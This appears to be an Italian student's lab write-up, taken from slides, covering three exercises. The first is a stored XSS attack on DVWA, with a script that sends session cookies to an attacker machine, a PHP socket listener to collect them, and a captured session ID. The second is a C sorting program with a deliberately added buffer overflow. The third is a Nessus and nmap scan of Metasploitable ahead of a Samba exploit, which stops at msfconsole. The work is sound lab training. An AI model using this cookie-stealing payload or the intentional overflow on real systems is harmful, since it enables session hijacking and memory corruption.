
--- 192.168.200.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.628/0.732/0.892/0.101 ms
```


T

1. Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo:
<http://192.168.200.150>, una volta caricata la pagina cliccare su DVWA.

2. Eseguire l'accesso con le credenziali "admin" e "password".

3. Andare nella sezione DVWA security ed impostarla su '**LOW**'



T

Poi ci spostiamo nella sezione '**XSS stored**' e possiamo osservare che ci dà la possibilità di inserire un nome e un messaggio che verrà poi visualizzato.



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
Security Level: low
PHPIDS: disabled


T

Per l'attacco di XSS stored, è stato creato un messaggio nel guestbook che includeva uno script JavaScript per il furto dei cookie di sessione:

name: **NET REBELS**

message: **Build week 2 <script> let img = new Image();
img.src = "http://192.168.200.100:9999?q=" +
document.cookie </script>**

Nella digitazione dello script ci si è resi conto che non è possibile inserire tutto lo script, questo è dovuto dall'impostazione della lunghezza del messaggio. Per questo si è cliccato tasto dx nel messaggio e cliccato 'Inspect (Q)', da qui si è potuta modificare la lunghezza da **50 a 300 caratteri**.



```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
  </td>
</tr>
```

```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="300"></textarea>
  </td>
</tr>
```


T

Una volta modificata la lunghezza si è finito di inserire lo script.
Poi è stato cliccato su '**sign Guestbook**' e caricato correttamente.

Dal messaggio che è stato dato come risposta possiamo notare che è visibile solamente il nome e la frase "Build week 2", mentre la parte dello script viene nascosta

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: NET REBELS
Message: Build week 2

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled



```
<script>
```

```
var img = new Image();
```

```
img.src = "http://192.168.200.100:9999?data=" + document.cookie;
```

```
</script>
```

Questa riga crea un nuovo oggetto immagine (img) in JavaScript. L'oggetto Image è utilizzato per caricare immagini da una fonte specifica.

Questa riga imposta l'attributo src dell'oggetto immagine con un URL che include i cookie dell'utente come parametro di query (data).



- **URL di Destinazione:** *<http://192.168.200.100:9999>*

Questo è l'indirizzo del server controllato dall'attaccante (Kali Linux) dove verranno inviati i dati.

- **Parametro di Query:** *[?data=](#)*

I cookie dell'utente vengono aggiunti come parametro di query data nell'URL.

- **Concatenazione dei Cookie:** *[+ document.cookie](#)*

document.cookie restituisce tutti i cookie associati al dominio attuale come una stringa. Questa stringa viene concatenata al parametro di query.


T

Per fare ciò è necessario accedere alla cartella radice del documento del server web Apache con i comandi:

```
cd /var/www/html
```

e creare un file che contenga il codice php per ricevere e gestire i cookie rubati tramite XSS, è stato chiamato **log.php**.

Poi inserire all'interno del file un codice che configura un server socket TCP/IP che ascolta su tutte le interfacce (0.0.0.0) sulla porta 9999. Questo server è progettato per ricevere dati inviati tramite una connessione TCP e salvarli in un file chiamato **received_data.txt**.



```
(kali@kali)-[~]  
$ cd /var/www/html  
  
-----  
(kali@kali)-[/var/www/html]  
$ sudo nano log.php  
[sudo] password for kali: 
```

T

SPIEGAZIONE DEL CODICE PHP

// Configurazione del server

```
$host = '0.0.0.0'; // Ascolta su tutte le interfacce
```

```
$port = 9999; // Porta su cui ascoltare
```

// Crea un socket TCP/IP

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

```
if ($socket === false) {
```

```
    echo "Errore nella creazione del socket: " . socket_strerror(socket_last_error()) . "\n";
```

```
    die;
```

```
}
```

// Bind del socket all'indirizzo e alla porta

```
if (!socket_bind($socket, $host, $port)) {
```

```
    echo "Errore nel bind del socket: " . socket_strerror(socket_last_error($socket)) . "\n";
```

```
    die;
```

```
}
```

Questa funzione associa il socket creato (\$socket) all'indirizzo (\$host) e alla porta (\$port) specificati.

T

SPIEGAZIONE DEL CODICE PHP

// Metti il socket in ascolto

```
if (!socket_listen($socket, 5)) {  
    echo "Errore nell'ascolto del socket: " . socket_strerror(socket_last_error($socket)) . "\n";  
    die;  
}
```

Questa funzione mette il socket in stato di ascolto per accettare connessioni in arrivo. Il secondo parametro (5) indica il numero massimo di connessioni

```
echo "Server in ascolto su $host:$port...\n";
```

// Loop infinito per accettare connessioni

```
while (true) {  
    // Accetta una connessione in arrivo  
    $clientSocket = socket_accept($socket);  
    if ($clientSocket === false) {  
        echo "Errore nell'accettare la connessione: " . socket_strerror(socket_last_error($socket)) . "\n";  
        continue;  
    }
```

Se socket_accept ritorna false, viene stampato un messaggio di errore e il server continua ad ascoltare altre connessioni

T

SPIEGAZIONE DEL CODICE PHP

// Inizializza una variabile per i dati ricevuti

```
$receivedData = "";
```

// Loop per leggere i dati finché la connessione è aperta

```
while ($buffer = socket_read($clientSocket, 1024)) {
```

```
    $receivedData .= $buffer;
```

```
}
```

// Elimina caratteri di nuova linea e di ritorno a capo

```
$receivedData = trim($receivedData);
```

```
}
```



I dati ricevuti vengono quindi scritti in un file chiamato received_data.txt in modalità append ('a'), che significa che i dati vengono aggiunti alla fine del file senza sovrascrivere i dati esistenti.

// Salva i dati ricevuti in un file

```
$file = fopen('received_data.txt', 'a');
```

```
fwrite($file, $receivedData . "\n");
```

```
fclose($file);
```

```
echo "Dati ricevuti e salvati: $receivedData\n";
```

// Chiudi la connessione con il client

```
socket_close($clientSocket);
```

// Chiudi il socket principale

```
socket_close($socket);
```



Alla fine del programma (fuori dal loop infinito), il socket principale (\$socket) viene chiuso utilizzando socket_close



Una volta inserito il codice e dopo aver iniettato l'XSS avviare il servizio php con il comando **sudo php log.php** e verificare che i cookie siano stati salvati nel file **received_data.txt** con il comando **cat**.

Date le seguenti risposte possiamo affermare che l'attacco XSS è andato a buon fine.


```
(kali@kali)-[/var/www/html]
$ sudo php log.php
Server in ascolto su 0.0.0.0:9999 ...
Dati ricevuti e salvati: GET /steal.php?c=security%3Dlow%3B%20PHPSESSID%3D151efdf3133ebc1e71fe3dd69d295d1b HTTP/1.1
Host: 192.168.200.100:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.200.150/
```

```
(kali@kali)-[/var/www/html]
$ cat received_data.txt
GET /steal.php?c=security%3Dlow%3B%20PHPSESSID%3D151efdf3133ebc1e71fe3dd69d295d1b HTTP/1.1
Host: 192.168.200.100:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.200.150/
```



Leggete attentamente il programma in allegato. Viene richiesto di:

1. Descrivere il funzionamento del programma prima dell'esecuzione
2. Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
3. Modificare il programma affinché si verifichi un errore di segmentazione
4. Inserire controlli di input
5. Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto



Sulla base di una prima ispezione del codice, è possibile dedurre che il programma esegue le seguenti operazioni:

1. Riceve in input dall'utente dieci numeri interi, senza effettuare alcun controllo sulla validità degli stessi.

```
#include <stdio.h>
```

```
int main () {
```

```
int vector [10], i, j, k;  
int swap_var;
```

```
printf ("Inserire 10 interi:\n");
```

```
for ( i = 0 ; i < 10 ; i++)  
{  
    int c= i+1;  
    printf("[%d]:", c);  
    scanf ("%d", &vector[i]);  
}
```



2. Restituisce in output il vettore contenente i numeri appena immessi.

```
printf ("Il vettore inserito e':\n");  
for ( i = 0 ; i < 10 ; i++)  
{  
    int t= i+1;  
    printf("[%d]: %d", t, vector[i]);  
    printf("\n");  
}
```

3. Esegue un algoritmo di ordinamento (bubble-sort) per mettere in ordine crescente i numeri presenti nel vettore.

```
for (j = 0 ; j < 10 - 1; j++)  
{  
    for (k = 0 ; k < 10 - j - 1; k++)  
    {  
        if (vector[k] > vector[k+1])  
        {  
            swap_var=vector[k];  
            vector[k]=vector[k+1];  
            vector[k+1]=swap_var;  
        }  
    }  
}
```




4. Visualizza in output il vettore ordinato.

```
printf("Il vettore ordinato e':\n");  
for (j = 0; j < 10; j++)  
{  
    int g = j+1;  
    printf("[%d]:", g);  
    printf("%d\n", vector[j]);  
}  
  
return 0;
```



Il programma esegue esattamente le operazioni descritte:

Inserire 10 interi:

```
[1]:25  
[2]:95  
[3]:34  
[4]:31  
[5]:9  
[6]:651  
[7]:7486  
[8]:549  
[9]:2641  
[10]:2
```

Il vettore inserito e':

```
[1]: 25  
[2]: 95  
[3]: 34  
[4]: 31  
[5]: 9  
[6]: 651  
[7]: 7486  
[8]: 549  
[9]: 2641  
[10]: 2
```

Il vettore ordinato e':

```
[1]:2  
[2]:9  
[3]:25  
[4]:31  
[5]:34  
[6]:95  
[7]:549  
[8]:651  
[9]:2641  
[10]:7486
```



L'output senza nessun controllo:

```
Inserire 10 interi:
[1]:4.6
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 4
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:4
```

```
Inserire 10 interi:
[1]:gggg
[2]:[3]:[4]:[5]:[6]:[7]:[8]:[9]:[10]:Il vettore inserito e':
[1]: 0
[2]: 0
[3]: 0
[4]: 0
[5]: 0
[6]: 0
[7]: 0
[8]: 0
[9]: 0
[10]: 0
Il vettore ordinato e':
[1]:0
[2]:0
[3]:0
[4]:0
[5]:0
[6]:0
[7]:0
[8]:0
[9]:0
[10]:0
```



Codice modificato:

```
int string_to_int(const char *str, int *result) {  
    char *endptr;  
    long val;  
    errno = 0;  
  
    val = strtol(str, &endptr, 10);  
  
    if (endptr == str) {  
        return 0;  
    } else if (*endptr != '\0') {  
        return 0;  
    } else if ((errno == ERANGE && (val == LONG_MAX || val == LONG_MIN)) || (val > INT_MAX || val < INT_MIN)) {  
        return 0;  
    }  
  
    *result = (int)val;  
    return 1;  
}
```

- Converte una stringa in un intero, gestendo vari errori.
- Utilizza strtol per la conversione e controlla se ci sono caratteri non numerici nella stringa.
- Restituisce 1 se la conversione è riuscita, altrimenti 0.



Funzione correct:

- Chiede all'utente di inserire 10 numeri interi, verificando che ogni input sia valido.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```
void correct() {  
  
    printf("Inserire 10 interi:\n");  
    for (i = 0; i < 10; i++) {  
        int c = i + 1;  
        printf("[%d]: ", c);  
        while (1) {  
            scanf("%s", input_str);  
            if (string_to_int(input_str, &vector[i])) {  
                break;  
            } else {  
                printf("Input non valido. Inserire un numero intero [%d]: ", c);  
            }  
        }  
    }  
  
    printf("Il vettore inserito e':\n");  
    for (i = 0; i < 10; i++) {  
        int t = i + 1;  
        printf("[%d]: %d\n", t, vector[i]);  
    }  
  
    for (j = 0; j < 10 - 1; j++) {  
        for (k = 0; k < 10 - j - 1; k++) {  
            if (vector[k] > vector[k + 1]) {  
                swap_var = vector[k];  
                vector[k] = vector[k + 1];  
                vector[k + 1] = swap_var;  
            }  
        }  
    }  
  
    printf("Il vettore ordinato e':\n");  
    for (j = 0; j < 10; j++) {  
        int g = j + 1;  
        printf("[%d]: %d\n", g, vector[j]);  
    }  
}
```



Funzione BOF:

- Chiede all'utente quanti numeri desidera inserire, suggerendo che più di 25 causeranno un errore di segmentazione.
- Converte l'input in un intero e verifica la validità.
- Chiede all'utente di inserire il numero specificato di numeri interi.
- Stampa il vettore inserito.
- Ordina il vettore usando l'algoritmo bubble sort.
- Stampa il vettore ordinato

```
void BOF() {
    int vector[10], i, num;
    char num_str[100];

    printf("Quanti numeri vuoi inserire (oltre 25 per causare un errore di segmentazione)? ");
    scanf("%s", num_str);

    if (!string_to_int(num_str, &num) || num <= 25) {
        printf("Input non valido.\n");
        BOF();
        return;
    }

    printf("Inserire %d interi:\n", num);
    for (i = 0; i < num; i++) {
        int c = i + 1;
        printf("[%d]: ", c);
        while (scanf("%d", &vector[i]) != 1) {
            while (getchar() != '\n');
            printf("Input non valido. Inserire un numero intero [%d]: ", c);
        }
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < num; i++) {
        int t = i + 1;
        printf("[%d]: %d\n", t, vector[i]);
    }

    for (int j = 0; j < num - 1; j++) {
        for (int k = 0; k < num - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                int swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (i = 0; i < num; i++) {
        int g = i + 1;
        printf("[%d]: %d\n", g, vector[i]);
    }
}
```



Funzione main:

```
int main () {
    int scelta;
    char scelta_str[100];

    printf("\t\t\t\t\tScegli quale metodo usare:\n\n\t\t\t1. esecuzione corretta\t\t\t2. Esecuzione con errore\nLa tua scelta: ");
    scanf("%d", &scelta);

    switch(scelta) {
        case 1:
            correct();
            break;
        case 2:
            BOF();
            break;
        default:
            printf("Input non corretto. Riprovare\n");
            while (getchar() != '\n');
            sleep(1.250);
            main();
            break;
    }
    return 0;
}
```

- Chiede all'utente di scegliere tra due modalità di esecuzione.
- Usa scanf per leggere la scelta dell'utente e un switch per chiamare la funzione appropriata (correct o BOF).
- In caso di scelta non valida, ripulisce il buffer di input e richiama ricorsivamente il main.



Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
2. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando Metasploit
3. Eseguire il comando « ifconfig » una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima

Requisiti laboratorio:

- IP Kali Linux : **192.168.11.105**
- IP Metasploitable : **192.168.11.155**
- Listen port (nelle opzioni del payload): **4488**

Per prima cosa è stata avviata la macchina Metasploitable2 e configurato la rete con l'IP "**192.168.11.155/24**" con il comando *"sudo nano /etc/network/interfaces"*

Poi è stato eseguito il comando *"sudo /etc/init.d/networking restart"* per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con *"ip a"* che la configurazione fosse andata a buon fine.

```
GNU nano 2.0.7      File: /etc/net
# This file describes the network inter
# and how to activate them. For more inf
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.155
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.11.105/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

```
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:bf:3f:2c brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.105/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 2001:b07:646a::784:4f9:3133:a44f:ff40/64 scope global dynamic noprefixroute  
        valid_lft 86392sec preferred_lft 86392sec  
    inet6 fe80::edc3:a1e1:ae64:a5b/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

L

1. Per Inizializzare il servizio Nessus sulla macchina Kali attraverso shell: **Systemctl start nessusd**
2. Aprire successivamente il browser, andare sull'indirizzo:
<https://kali:8834/#/scans/folders/my-scans>
3. E loggiamo con le nostre credenziali
4. Una volta fatto ciò, dalla schermata iniziale recarsi su **My scan** e avviare una nuova scansione (**basic**)
5. Immettere il nome e l'ip della macchina target
6. Poi salvare
7. Infine è stata avviata la scansione

New Scan / Basic Network Scan
[← Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name L REQUIRED

Description

Folder My Scans

Targets example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com REQUIRED

IT L I P S I E I D O O

Upload Targets Add File

Una volta terminato lo scan, Nessus indicherà e categorizzerà tutte le vulnerabilità scovate, sono eventualmente disponibili anche report precompilati con best practices.

Metasploitable2

[Back to My Scans](#)

Configure

Audit Trail

Launch

Report

Export

Hosts 1

Vulnerabilities 57

Remediations 2

Notes 2

History 1

Filter

Search Vulnerabilities



57 Vulnerabilities

<input type="checkbox"/>	Sev	CVSS	VPR	Nam...	Family	Count		
<input type="checkbox"/>	CRITICAL	10.0 *		V...	Gain a shell remotely	1	🕒	✎
<input type="checkbox"/>	CRITICAL	9.8		S...	Service detection	2	🕒	✎
<input type="checkbox"/>	CRITICAL	9.8		Bl...	Backdoors	1	🕒	✎
<input type="checkbox"/>	CRITICAL	2	SSGain a shell remotely	3	🕒	✎
<input type="checkbox"/>	HIGH	7.5	5.9	S...	General	1	🕒	✎
<input type="checkbox"/>	MIXED	15	SSGeneral	28	🕒	✎
<input type="checkbox"/>	MIXED	5	ISDNS	5	🕒	✎
<input type="checkbox"/>	MEDIUM	6.5		T...	Service detection	2	🕒	✎

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 11:51 AM
End: Today at 12:13 PM
Elapsed: 22 minutes

Vulnerabilities



● Critical
● High
● Medium
● Low
● Info

✓

Troveremo anche la vulnerabilità Samba relativa alla porta 445/Tcp che andremo a sfruttare successivamente

Metasploitable2 / Plugin #90509

[◀ Back to Vulnerabilities](#)

Hosts 1

Vulnerabilities 13

Notes 1

History 2

HIGH

Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>

<https://www.samba.org/samba/security/CVE-2016-2118.html>

Output

```
Nessus detected that the Samba Badlock patch has not been applied.
```

To see debug logs, please visit individual host

Port ▲

Hosts

445 / tcp / cifs

192.168.11.155

Possiamo usare eventualmente avviare Nmap Per trovare le porte aperte in una rete con relativa tipologia di servizio attivo possiamo effettuare una rapida scansione della rete utilizzando NMAP con il comando:

Nmap -sV 192.168.11.0 /24

Troveremo la porta a noi interessata della Metasploitable2 ovvero la porta **445/TCP** che utilizza il servizio **Smb**

```
(kali@kali)-[~]  
$ nmap -sV 192.168.11.155
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp	open	login?	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;



Nell'esercizio di oggi viene richiesto di ottenere una sessione attraverso la porta 445/tcp sul target Metasp.2

Avviamo dunque **Metasploit** dalla shell della Kali con il seguente comando: **msfconsole**

Apparirà la schermata iniziale dove è possibile iniziare a dare i comandi.



Metasploit

```
